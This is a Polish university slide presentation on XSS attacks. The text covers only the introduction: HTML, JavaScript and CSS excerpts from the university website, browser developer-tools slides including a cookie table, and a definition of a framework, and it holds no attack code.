



Politechnika  
Wrocławska

# Ataki XSS

---

Łukasz Dolata

---

Autorzy prezentacji:

Łukasz Dolata

24.04.2022



HR EXCELLENCE IN RESEARCH



# Jakie aspekty poruszymy

1. Wstęp do struktury strony
2. Narzędzia deweloperskie
3. O frameworku w skrócie
4. Czym jest XSS
5. Prezentacja w praktyce

# Wstęp do struktury strony po stronie klienta

**HTML – Hyper Text Markup Language,**  
„język” znaczników używany do  
pozycjonowania zawartości na stronie i  
kreowania zależności między nimi. Bez  
HTML strona nie istnieje.

# Wstęp do struktury strony po stronie klienta

```
1303     <div class="clear"></div>
1304 </div>           </div>
1305               </div>
1306               <div class="column col-links footer-links-container">
1307                   <div class="column-content">
1308                       <ul class="nav nav-list"><li><a class="first folder" href="https://pwr.edu.pl/informacje" ti
1309                           </div>
1310                       <div class="clear"></div>
1311                   </div>
1312               <div class="clear"></div>
1313           </div>
1314       </div>
1315   </div>
1316 </footer>
1317
1318 <div class="credits">
1319     <div class="container">
1320         Politechnika Wrocławska &copy; 2022         </div>
1321 </div>
1322
1323 <div class="info_c_box" id="info_c_box">
1324 <div class="container">
1325     <div class="row columns no-margin">
1326         <div class="column-content">
1327             <p style="text-align: justify;"><strong>Nasze strony internetowe i oparte na nich usługi używają informacji
1328                 <div class="button small red">Akceptuję</div>
1329             </div>
1330         </div>
1331     </div>
1332 </div>
1333 </div>
1334 </body>
1335 </html>
```

# Wstęp do struktury strony po stronie klienta

**JS – Java Script**, skryptowy język programowania używany do tworzeni dynamicznej treści. Uzupełnia to czego nie można przedstawić w samym HTML.

# Wstęp do struktury strony po stronie klienta

```
718
719 <script>
720     $(document).ready(function () {
721
722         $(".faculty-item a").hover(function () {
723             $(this).css("background-color", $(this).attr("data-color"));
724             $(this).children(".tooltip").stop().fadeIn(200).addClass("active");
725         }, function () {
726             $(this).css("background-color", "");
727             $(this).children(".tooltip").stop().fadeOut(200).removeClass("active");
728         });
729
730         $(".faculties-select").change(function () {
731             var link = $(this).val().toString();
732             if ($(this).val().toString() !== $(".faculties-select option").first().val().toString()) {
733                 $(location).attr("href", link);
734             }
735         });
736
737         $(".faculty-item a").each(function () {
738             var title = $(this).attr('title');
739             $(this).children("svg").attr('alt', title);
740         });
741     });
742 </script>
743 </div>
744 <div class="clear"></div>
```

# Wstęp do struktury strony po stronie klienta

**CSS – Cascading Style Sheets**, „język” służący do personalizacji dodanych na stronie elementów, pozwala na szczegółową konfigurację wyglądu strony, a także proste działania logiczne jak ograniczone animacje.

# Wstęp do struktury strony po stronie klienta

```
1  html {
2      line-height: 1.15;
3      -webkit-text-size-adjust: 100%
4  }
5
6  body {
7      margin: 0
8  }
9
10 main {
11     display: block
12 }
13
14 h1 {
15     font-size: 2em;
16     margin: 0.67em 0
17 }
18
19 hr {
20     box-sizing: content-box;
21     height: 0;
22     overflow: visible
23 }
```



# Wstęp do struktury strony po stronie klienta

## Frontend



**HTML**



**JS**




**CSS**

# Wstęp do struktury strony




# Narzędzia deweloperskie






# Narzędzia deweloperskie




# Narzędzia deweloperskie




The screenshot shows the Chrome DevTools Application tab. The left sidebar lists various storage areas: Manifest, Service Workers, Storage, Local Storage, Session Storage, IndexedDB, Web SQL, Cookies, Trust Tokens, and Cache. The 'Cookies' section for 'https://pwr.edu.pl' is selected. The main pane displays a table of cookies with the following data:

Name	Value	Domain	Path	Expi..	Size	Http..	Secure	Same..	Same..	Partiti..	Prio..
PHPSESSID	ma7ac9efrqjt6...	.pwr.ed...	/	Sess...	35						Medi...
SLG_G_WPT_TO	pl	pwr.ed...	/	Sess...	14		✓				Medi...
SLG_GWPT_Show_Hide_tmp	1	pwr.ed...	/	Sess...	23		✓				Medi...
SLG_wptGlobTipTmp	1	pwr.ed...	/	Sess...	18		✓				Medi...

# Narzędzia deweloperskie




# Narzędzia deweloperskie







# Narzędzia deweloperskie




# O frameworku w skrócie

**Framework** – zestaw funkcjonalności, funkcji oraz stylów, ułatwiających tworzenie aplikacji webowych, można porównać framework do czegoś w rodzaju biblioteki, jednak **nie są to identyczne pojęcia**



